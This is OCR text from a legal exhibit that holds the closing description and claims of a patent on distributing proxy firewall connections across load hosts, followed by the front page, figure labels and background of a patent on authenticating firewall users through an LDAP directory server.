In general, the configuration file **224** enables the addition and removal of a load host 226_1–226_M from the firewall system **200**A without any disruption of the traffic flow to other load hosts 226_1–226_M. Once an incoming connection is identified, the configuration file **224** is reviewed by the dispatch proxy **222** for information relating to the load hosts 226_1–226_M. The dispatch proxy **222** then determines to which load host 226_1–226_M it should forward the incoming connection. As noted above, dispatch host **202**A can also determine that the incoming connection should be processed by dispatch host **202**A, provided that the appropriate proxy application is supported by dispatch host **202**A.

In general, the load host determination process can be based on the analysis of a variety of factors. Some relevant factors can include the following: when was a connection last forwarded to a load host; which load hosts include proxy applications that support the protocol of the connection; the availability of each load host; the capacity of a load host; the next load host to be used; the last load host that was used; the protocol of the connection; and whether the protocol of the connection is a resource intensive protocol. It can be appreciated that any combination of the above factors as well as other relevant factors may be considered when determining where to forward the connection. The operation of the connection forwarding process is discussed in greater detail below.

FIG. **2**B illustrates another embodiment of a proxy firewall service system. In this embodiment, the dispatch host **202**B of computer system **200**B does not include any proxy applications (designated as elements 216_1–216_N in FIG. **2**A). Accordingly, the dispatch host **202**B does not perform any proxy services itself. All traffic from the outside network **208** that requires firewall services is routed to one of the load hosts 226_1–226_M. The particular load host 226_1–226_M that receives and processes the connection can be determined based on the analysis of one or more of the factors discussed above. In this scenario, all of the proxy firewall services for computer system **200**B are performed by the load hosts 226_1–226_M.

FIG. **2**C illustrates a further embodiment of a proxy firewall service system. In this embodiment, the dispatch host **202**C includes a plurality of proxy applications 216_1–216_N. Firewall system **200**C also includes a single

load host **244**. Load host **244** may be dedicated to a single protocol, such as a resource intensive protocol.

Since the dispatch host computer **202**C supports proxy applications $\mathbf{216}_1$–$\mathbf{216}_N$, the non-resource intensive traffic is handled at the dispatch host computer **202**C. If the incoming connection represents a resource intensive protocol, then the connection is forwarded by dispatch proxy **222** to the load host **244** for processing.

As would be appreciated, some protocols require substantial resources to process incoming traffic. For example, providing proxy firewall services for e-mail application is resource intensive. Processing e-mail traffic includes the resource intensive process of scanning messages and attachments for viruses. In the illustrated embodiment of FIG. **2**C, destination load host **244** can be dedicated to provide support for e-mail traffic processing.

Through the provision of a single load host **244**, load host **244** can be viewed as providing dedicated and exclusive support for a resource intensive protocol. In other words, load host **244** is the only load host in the firewall system **200**C that provides support for that protocol. As would be appreciated, further dedicated load hosts **244** can be inserted into firewall system **200**C, thereby providing dedicated but non-exclusive support for the resource intensive protocol.

The provision of additional dedicated load hosts **244** is a further example of the scalability provided by the present invention. Additional capacity can be added to ensure that all connections from the outside network **208** would be processed.

As can be appreciated, there are numerous variations of the firewall systems illustrated in FIGS. **2**A–**2**C. Several potential variations are described below.

In one embodiment, the firewall system can include multiple load hosts. One or more of the load hosts can be dedicated to a single protocol, such as a resource intensive protocol. The remainder of the load hosts can be multi-purpose load hosts that support multiple protocols. For example, one load host can be dedicated to running a mail proxy and processing all of the mail traffic for a system. Each of the other load hosts may include support for proxy applications such as an HTTP proxy, an FTP proxy, and an SMTP proxy.

In another embodiment, the dispatch host of the firewall system can include a single proxy application that supports a single protocol. The rest of the traffic from the outside network requiring firewall services is processed by load hosts that can be multi-purpose or support a single proxy. For example, the dispatch host may include an FTP proxy application. All incoming traffic, other than FTP traffic, which requires firewall services is forwarded to one of the load hosts.

The ability of a firewall system to process particular traffic both at the dispatch host and at a load host provides benefits and flexibility to the system. The option of processing at the dispatch host and at a load host enables the accommodation of the peak loading of the firewall system. In one embodiment, the majority of traffic is processed by proxy applications at the dispatch host and any traffic that the dispatch host cannot process is forwarded to the load hosts. For example, if the HTTP proxy application on the dispatch host is at capacity and another HTTP connection is received from the outside network, the dispatch host can forward the HTTP connection to a load host that is running an HTTP proxy. In another embodiment, the majority of incoming traffic is processed by load hosts and any traffic that cannot be forwarded to a load host is processed by a proxy application at the dispatch host.

Another benefit of processing at the dispatch host and the load host is that a safety or fail over system is created. For example, if incoming traffic can be processed at either the dispatch host or a load host and the dispatch host fails during operation of the firewall, then one of the load hosts can assume the role of a dispatching host. As would be appreciated, one or more of the load hosts would be configured to support the dispatch proxy in anticipation of their functioning as the dispatch host.

To support this failover mechanism, the load hosts would be aware of the connections and current loads of the other load hosts. This information would enable the load host to function as the dispatch host (if called upon) and make informed decisions about the routing of incoming connections.

As previously discussed, a load host can be added to a firewall system to increase the proxy firewall services. In one embodiment, a multi-purpose load host may be added to increase the overall capacity of the firewall system. For example, if a load host that supports HTTP, FTP, and SMTP proxy applications is added to the firewall system, the firewall system's capacity for those protocols is increased. In an alternative embodiment, a load host that is dedicated to a particular protocol can be added to the firewall system. For example, a load host that only supports an HTTP proxy is added. As a result, the firewall system's capacity to process HTTP traffic is increased.

The operation of the computer system **200**A in a proxy firewall service process is now described. FIG. **3** illustrates a flowchart **300** of the proxy firewall service process. Flowchart **300** illustrates the steps that are performed in the forwarding of a connection to a proxy application for processing.

At step **302**, the dispatch proxy **222** monitors the ports on the dispatch host **202**A for incoming traffic. This is a continuous process that repeats itself after a connection is identified.

At step **304**, based on the port on which a connection is received, the dispatch proxy **222** identifies the protocol of the connection. For example, if a connection is received on port **25**, then the dispatch proxy can determine that the protocol of the connection is SMTP. The protocol is utilized to determine which proxy application in the computer system **200**A should process the connection.

At step **306**, the dispatch host **202**A determines where the connection should be processed. In particular, it is determined whether the connection should be processed by a proxy application $\mathbf{216}_1$–$\mathbf{216}_N$ that resides on the dispatch host **202**A. As noted above, the dispatch host **202**A may not support the particular proxy application. Even if the particular proxy application is supported, it may be determined that one of the load hosts should process the incoming connection. As described above, this decision can be based on any criteria that can impact general resource utilization.

In one example, the dispatch host **202**A can implement a security policy that all mail messages that arrive from particular addresses are subject to anti-virus scanning. Further, all anti-virus scanning can be offloaded to a particular load host. In this framework, dispatch host would determine whether an incoming mail message is subject to anti-virus scanning. If anti-virus scanning is not required, then the dispatch host processes the message. If anti-virus scanning is required, then the connection is forwarded to the designated load host. Resources on the dispatch host **202**A are thereby conserved.

If the dispatch host **202**A determines that it should not or cannot process the connection, then the connection is for-

warded to a load host. At step **308**, the dispatch proxy **222** selects one of the load hosts to process the connection. As noted, this selection can be based on a variety of factors. In one example, the dispatch proxy **222** performs a round-robin load distribution among the load hosts. In another example, the dispatch proxy **222** reviews the load host capacity values from the configuration file to ensure that the load host is evenly distributed. In a still further example, a load host may be selected if it is the only load host to support that particular protocol.

At step **310**, the dispatch proxy **222** forwards the connection to the selected load host.

At step **312**, the configuration file **224** in the dispatch host **202**A is updated to reflect that the connection has been forwarded to a particular load host or hosts. The configuration file may be updated automatically upon the forwarding of the connection. In particular, the number of current connections to the load host is incremented.

Once the connection is forwarded to a load host (step **310**) or remains at the dispatch host **202**A, at step **314**, proxy firewall services are performed on the connection. If the decision at step **306** is that the connection should be processed at the dispatch host, an appropriate proxy application on the dispatch host **202**A processes the connection. The proxy application then determines whether the connection should be forwarded to the inside network **206**.

While the invention has been described in detail and with reference to specific embodiments thereof, it will be apparent to one skilled in the art that various changes and modifications can be made therein without departing from the spirit and scope thereof. Thus, it is intended that the present invention covers the modifications and variations of this invention provided they come within the scope of the appended claims and their equivalents.

What is claimed is:

1. A computer system for providing proxy firewall services for a computer network, comprising:

a dispatch host computer, said dispatch host computer being connectable to an external network; and

at least one load host computer coupled to said dispatch host computer, said at least one load host computer configured to provide proxy firewall services, said at least one load host computer being connectable to one or more application servers, wherein said connection from the external network is distributed from said dispatch host computer to a particular load host computer based on an analysis of the type of protocol of the connection and an analysis of activity across the load host computers;

wherein said at least one load host computer and said dispatch host computer communicate information regarding the connection of said at least one load host computer to the computer system;

wherein said dispatch host computer includes a configuration file with information relating to load host computers in the computer system, wherein upon the connection of another load host computer to the computer system, said configuration file is updated to reflect the availability of said another load host computer in the computer system.

2. The computer system of claim **1**, wherein said dispatch host computer includes a monitoring element that listens for connections on multiple ports.

3. The computer system of claim **2**, wherein said monitoring element is a dispatch proxy.

4. The computer system of claim **1**, wherein said at least one load host computer is a protocol specific load host computer.

5. The computer system of claim **1**, wherein said at least one load host computer can handle multiple protocols.

6. The computer system of claim **1**, wherein said dispatch host computer provides proxy firewall services.

7. A method of providing proxy firewall services for a computer network, comprising: identifying a set of load host computers, each load host computer in said set of load host computers being configured to provide proxy firewall services;

monitoring one or more incoming ports at a dispatch host computer for a connection;

upon identification of said connection, selecting from said set of load host computers a load host computer to which said connection should be forwarded based on an analysis of the type of protocol of said connection and an analysis of activity across the load host computers;

wherein said identifying comprises communicating information between said dispatch host computer and said load host computers relating to the availability of said load host computers.

8. The method of claim **7**, wherein said monitoring comprises monitoring for a connection with a dispatch proxy that monitors one or more incoming ports on said dispatch host computer simultaneously.

9. The method of claim **7**, wherein said selecting comprises selecting a load host computer based on a round robin load distribution among said load host computers.

10. The method of claim **7**, wherein said selecting comprises selecting a load host computer based on the availability of the load host computers.

11. The method of claim **7**, wherein said selecting comprises selecting a load host computer based on the percentage of the total number of simultaneous proxied connections the load host computer can support.

12. The method of claim **7**, wherein said selecting comprises selecting a load host computer that can support a resource intensive protocol.

13. A firewall network resource method comprising: identifying a resource intensive protocol;

designating a load host computer for providing primary support for said resource intensive protocol; and

routing a connection for said resource intensive protocol from a dispatch host computer to said designated load host, wherein said designated load host provides exclusive support for said resource intensive protocol and wherein designating includes analyzing activity across a plurality of host computers and selecting a load host computer based on the load host computer activity analysis.

14. The method of claim **13**, further comprising:

processing on the dispatch host computer a connection for at least one protocol other than said resource intensive protocol.

15. The method of claim **13**, wherein said designated load host is dedicated to said resource intensive protocol.

16. The method of claim **13**, further comprising:

designating another load host for multi-purpose support.

17. The method of claim **13**, wherein said dispatch host computer has multi-purpose support.

18. A method of expanding proxy firewall services for a computer network comprising: receiving a connecting at a dispatch host computer;

selecting a first load host computer to which the connection should be forwarded;

forwarding said connection to said first load host computer;

connecting a second load host computer to said dispatch host computer; and

updating a configuration file on said dispatch host computer to reflect the connection of said second load host computer, wherein upon said updating, said second load host computer is available to process forwarded connections from said dispatch host computer, wherein said updating comprises communicating information between said dispatch host computer and said second load host computer regarding the availability of said second load host computer.

19. The method of claim **18**, wherein said connecting and said updating occur during the provision of proxy firewall services.

20. The method of claim **18**, wherein said connecting includes signaling the dispatch host computer upon connection.

* * * * *

EXHIBIT R
Part 6 of 6



(12) **United States Patent**
Ashoff et al.

(10) **Patent No.: US 7,185,361 B1**
(45) **Date of Patent: Feb. 27, 2007**

(54) **SYSTEM, METHOD AND COMPUTER PROGRAM PRODUCT FOR AUTHENTICATING USERS USING A LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP) DIRECTORY SERVER**

(75) Inventors: **Thomas D. Ashoff**, Mt. Airy, MD (US); **Steve O. Chew**, Pittsburgh, PA (US); **Jeffrey J. Graham**, Olney, MD (US); **Andrew J. Mullican**, Columbia, MD (US)

(73) Assignee: **Secure Computing Corporation**, St. Paul, MN (US)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

(21) Appl. No.: **09/495,157**

(22) Filed: **Jan. 31, 2000**

(51) **Int. Cl.**
H02H 3/05 (2006.01)

(52) **U.S. Cl.** **726/4**; 713/151; 713/154; 707/1; 726/2; 726/8; 726/11; 726/12; 726/13; 726/14

(58) **Field of Classification Search** 713/201, 713/151–154; 707/1; 726/4, 8, 11–14
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,657,390	A *	8/1997	Elgamal et al.	713/151
5,898,830	A *	4/1999	Wesinger, Jr. et al.	713/201
6,047,322	A *	4/2000	Vaid et al.	709/224
6,131,120	A *	10/2000	Reid	709/225
6,182,142	B1 *	1/2001	Win et al.	709/229
6,212,558	B1 *	4/2001	Antur et al.	709/221
6,233,688	B1 *	5/2001	Montenegro	713/201
6,324,648	B1 *	11/2001	Grantges, Jr.	713/201
2003/0126468	A1 *	7/2003	Markham	713/201

OTHER PUBLICATIONS

Microsoft Corporation, Microsoft Computer Dictionary, Microsoft Press, Third edition, p. 197.*
Definition of application gateway, Webopedia computer dictionary, http://www.webopedia.com/TERM/A/application_gateway.html.*
Definition of firewall, Webopedia computer dictionary, http://www.webopedia.com/TERM/firewall.html.*
Netegrity, SiteMinder 3.5 Architecture.
How to Securely Manage and Control User Access to E-Commerce Web Sites, Netegrity White Paper, Jul. 1999.
Check Point Account Management Client, Version 1.0, Sep. 1998.
FireWall-1 Architecture and Administration; Chapter 4, pp. 135-154, Sep. 1998.
Howes et al., *The LDAP Application Program Interface*, University of Michigan, Aug. 1995.


* cited by examiner

Primary Examiner—Taghi T. Arani
(74) *Attorney, Agent, or Firm*—Schwegman, Lundberg, Woessner & Kluth, P.A.

(57) **ABSTRACT**

A system, method and computer program product for providing authentication to a firewall using a lightweight directory access protocol (LDAP) directory server is disclosed. The firewall can be configured through a graphical user interface to implement an authentication scheme. The authentication scheme is based upon a determination of whether at least part of one or more LDAP entries satisfy an authorization filter.

15 Claims, 5 Drawing Sheets






Fig. 1 (Prior Art)



200
EXTERNAL SERVER
118
EXTERNAL NETWORK
114
FIREWALL
AUTHORIZATION MODULE
210
206
LDAP DIRECTORY SERVICES
204
INTERNAL SERVER
106
INTERNAL NETWORK
104
BROWSER
202
102A
CLIENT

Fig. 2



300
EXTERNAL SERVER
118
114
EXTERNAL NETWORK
310
302
110
FIREWALL
AUTHORIZATION MODULE
206
204
LDAP DIRECTORY
308
304
INTERNAL SERVER
106
306
INTERNAL NETWORK
104
BROWSER
202
102A
CLIENT

Fig. 3



400
402
COUNTRY = U.S.
404
ORGANIZATION = NAI
406
LOCATION = ROCKVILLE
408
LOCATION = SANTA CLARA
410
DEPARTMENT = ENGINEERING
412
DEPARTMENT = SALES
414
USER NAME = AMULLICAN
416
USER NAME = JGRAHAM

Fig. 4



500
GAUNTLET FIREWALL - MAGNI
FILE
HELP
AUTHENTICATION
REAL AUDIO
RLOGIN
RSH
SNMP
SQL SERVER
SSL
STREAMWORKS
SYBASE
TELNET
VDOLIVE
WHOIS
X
ENVIRONMENT
PERIMETER
FWD FILTER RULES
LOCAL FILTER RULES
SNMP AGENT
AUTHENTICATION
NAT
REPORTS
MAINTENANCE
VPNs
502
GAUNTLET
LDAP
RADIUS
DSS
SECURID
510
PRIMARY LDAP SERVER
* HOST
* PORT
512
514
520
SECONDARY LDAP SERVER
HOST
PORT
522
524
530
AUTHENTICATION
* SEARCHBASE
USERNAME ATTRIBUTE
532
534
540
PER-USER AUTHORIZATION
SEARCH FILTER
TIMEOUT (SECONDS)
542
544
* REQUIRED
READY

Fig. 5

SYSTEM, METHOD AND COMPUTER PROGRAM PRODUCT FOR AUTHENTICATING USERS USING A LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL (LDAP) DIRECTORY SERVER

BACKGROUND OF THE INVENTION

1. Field of the Invention

The present invention relates generally to user authentication mechanisms and more particularly to user authentication mechanisms for firewalls.

2. Related Art

Control over access to information technology (IT) resources is a common need today. A firewall can be used to protect IT resources behind the firewall. Network firewalls can enforce a site's security policy by controlling the flow of traffic between two or more networks. For example, a company might encourage file transfers to the company's network that assist employees, but might discourage file transfers of potentially sensitive company confidential information from the company network to external destinations. Firewalls often are placed between a corporate network and an external network such as, e.g., the Internet, or a partnering company's network. Firewalls can also be used to segment parts of a corporate network. A firewall system can provide both a perimeter defense to, e.g., an internal network, and a control point for monitoring access to and from specific networks such as, e.g., an external network.

Firewalls can control access at a network level, an application level, or both. At the network level, a firewall can restrict packet flow based on protocol attributes. For example, the packet's source address, destination address, originating transmission control protocol/user datagram protocol (TCP/UDP) port, destination port, and protocol type can be used for the control decisions. At an application level, a firewall can participate in communications between the source and destination applications with the firewall's control decisions being based on details of the conversation and other available information such as, e.g., previous connectivity or user identification. Thus, a firewall can authenticate users to control access to and from IT resources behind and before the firewall.

Firewalls can be packaged as system software, combined hardware and software, and, more recently, dedicated hardware appliances (e.g., embedded in routers, or easy-to-configure integrated hardware and software packages that can run on dedicated platforms). An example of an application-based firewall is the Gauntlet™ firewall available from Network Associates, Inc.

Firewalls can defend against attacks ranging from, e.g., unauthorized access, IP address "spoofing" (i.e., a technique by which hackers disguise traffic as coming from a trusted address to gain access to a protected network or resource), buffer overrun attacks, session hijacking, viruses and rogue applets, and rerouting of traffic. However, inherent limitations exist in certain services and protocols that conventional firewalls cannot remedy.

Conventionally, when software application programs sought to restrict what a user could do with the programs, the programs required identification of the user. For example, if a user desires access to sensitive corporate financial data in an accounting program, access to the data can be restricted by means of authentication mechanisms such as, e.g., a password. The application program therefore requires a list of users and identification information for the user for use in authenticating the user.

Early software application programs often included their own integrated authentication mechanisms. Users often use a variety of software application programs, each possibly having its own authentication mechanism. Users find it cumbersome to remember different passwords associated with each of the multiple software application programs.

IT resources used by companies today can include access to multiple software application programs and Internet based applications. For example, employees at a given company can use e-mail and groupware applications, and other office automation programs including, e.g., to spreadsheets, word-processors and presentation programs. As every application program conventionally has its own authentication mechanism, a separate database is initialized and updated for each application.

